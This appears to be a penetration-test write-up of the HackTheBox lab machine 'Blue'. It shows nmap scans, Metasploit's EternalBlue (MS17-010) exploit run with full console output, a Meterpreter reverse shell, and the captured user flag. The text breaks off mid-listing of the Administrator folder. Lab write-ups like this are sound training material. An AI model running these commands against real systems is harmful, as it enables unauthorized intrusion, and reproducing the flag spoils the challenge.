TOLGA ÜNER

Penetration Test Report of HacktheBox Machine Blue

Monday January 30, 2023

Table of Contents

Scope

Scope of this assessment was one singular IP Address.

Scope Detail

Host Name/IP Address	Description
10.129.227.150	IP Address of the windows machine

Finding(s)

In my assessment I was able to find a vulnerability that gives the attacker to Remote Code Execution of the Windows machine. This vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1). The Microsoft Server Message Block 1.0 (SMBv1) server is vulnerable due to the way it handles certain requests. The attackers can exploit this vulnerability by crafting special packet for SMBv1 server.

Severity of the Finding(s)


Finding Number	Severity	Description
1.	8.1 HIGH	Windows SMB Remote Code Execution

Walkthrough of the Finding(s)

Finding 1:

The first thing I did was scan the IP address that I have with Nmap to see their open ports, and which services are used on the machine as well as their version number.

Command: nmap -sV -sS -p- 10.129.227.150




```
┌──(root㉿host)-[/home/tlg]
└─# nmap -sV -sS -p- 10.129.227.150
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-30 09:58 +03
Nmap scan report for 10.129.227.150
Host is up (0.067s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.38 seconds
```

As a result, we can see the machines OS is windows and the Hosts name is HARIS-PC.

After this result I try the Nmap’s finding vulnerability command to find any vulnerability.

Command: nmap –script vuln 10.129.227.150



```
┌──(root㉿host)-[/home/tlg]
└─# nmap --script vuln 10.129.227.150
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-30 10:12 +03
Nmap scan report for 10.129.227.150
Host is up (0.066s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 112.79 seconds
```


The Port 445 is using vulnerable SMBv1 Servers. CVE-2017-0143

There is an exploit named EternalBlue for this CVE. EternalBlue exploits the vulnerability in Microsoft's implementation of the Server Message Block (SMB) Protocol.

In Metasploit I searched for this exploit and used the number 0.

Command: search eternalblue


use 0



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
```


Configured the target’s IP.

Command: set RHOSTS 10.129.227.150



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.129.227.150
RHOSTS ⇒ 10.129.227.150
```

Configured my IP to listen/connect.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST [redacted]
LHOST ⇒ [redacted]
```

Command: set LHOST IP

After configuring the payload, I ran it. If everything is correct it should look like this.


Command: run



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] 10.129.227.150:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.227.150:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.129.227.150:445    - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.227.150:445 - The target is vulnerable.
[*] 10.129.227.150:445 - Connecting to target for exploitation.
[+] 10.129.227.150:445 - Connection established for exploitation.
[+] 10.129.227.150:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.227.150:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.227.150:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.129.227.150:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.129.227.150:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.227.150:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.227.150:445 - Trying exploit with 12 Groom Allocations.
[*] 10.129.227.150:445 - Sending all but last fragment of exploit packet
[*] 10.129.227.150:445 - Starting non-paged pool grooming
[+] 10.129.227.150:445 - Sending SMBv2 buffers
[+] 10.129.227.150:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.227.150:445 - Sending final SMBv2 buffers.
[*] 10.129.227.150:445 - Sending last fragment of exploit packet!
[*] 10.129.227.150:445 - Receiving response from exploit packet
[+] 10.129.227.150:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.129.227.150:445 - Sending egg to corrupted connection.
[*] 10.129.227.150:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.129.227.150
[*] Meterpreter session 2 opened (10.10.14.28:4444 → 10.129.227.150:49161) at 2023-01-30 10:43:42 +0300
[+] 10.129.227.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.227.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.227.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```


After connecting to the machine, I checked the system information of the machine.

Command: sysinfo




```
meterpreter > sysinfo
Computer        : HARIS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

The user flag was in the C:\Users\harıs\Desktop folder.




```
lmeterpreter > ls
Listing: C:\Users\haris
=======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  AppData
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Application Data
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Contacts
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Cookies
040555/r-xr-xr-x  0       dir   2017-12-24 05:23:23 +0300  Desktop
040555/r-xr-xr-x  4096    dir   2017-07-15 10:58:33 +0300  Documents
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Downloads
040555/r-xr-xr-x  4096    dir   2017-07-15 10:58:33 +0300  Favorites
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Links
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Local Settings
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Music
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  My Documents
100666/rw-rw-rw-  524288  fil   2021-01-15 12:41:00 +0300  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-07-14 17:03:15 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-07-14 17:03:15 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000
100666/rw-rw-rw-  524288  fil   2017-07-14 17:03:15 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  NetHood
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:32 +0300  Pictures
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  PrintHood
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Recent
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Saved Games
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:33 +0300  Searches
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  SendTo
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Start Menu
040777/rwxrwxrwx  0       dir   2017-07-14 16:45:37 +0300  Templates
040555/r-xr-xr-x  0       dir   2017-07-15 10:58:32 +0300  Videos
100666/rw-rw-rw-  262144  fil   2023-01-30 10:08:21 +0300  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-07-14 16:45:36 +0300  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-07-14 16:45:37 +0300  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\haris\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-15 10:58:32 +0300  desktop.ini
100444/r--r--r--  34    fil   2023-01-30 09:43:50 +0300  user.txt

meterpreter > cat user.txt
efe1e1adaf7090186069bec2758ce559
```

Root flag was in the C:\Users\Administrator\Desktop folder.



```
meterpreter > cd Administrator\\
meterpreter > ls
Listing: C:\Users\Administrator
===============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  AppData
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Application Data
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Contacts
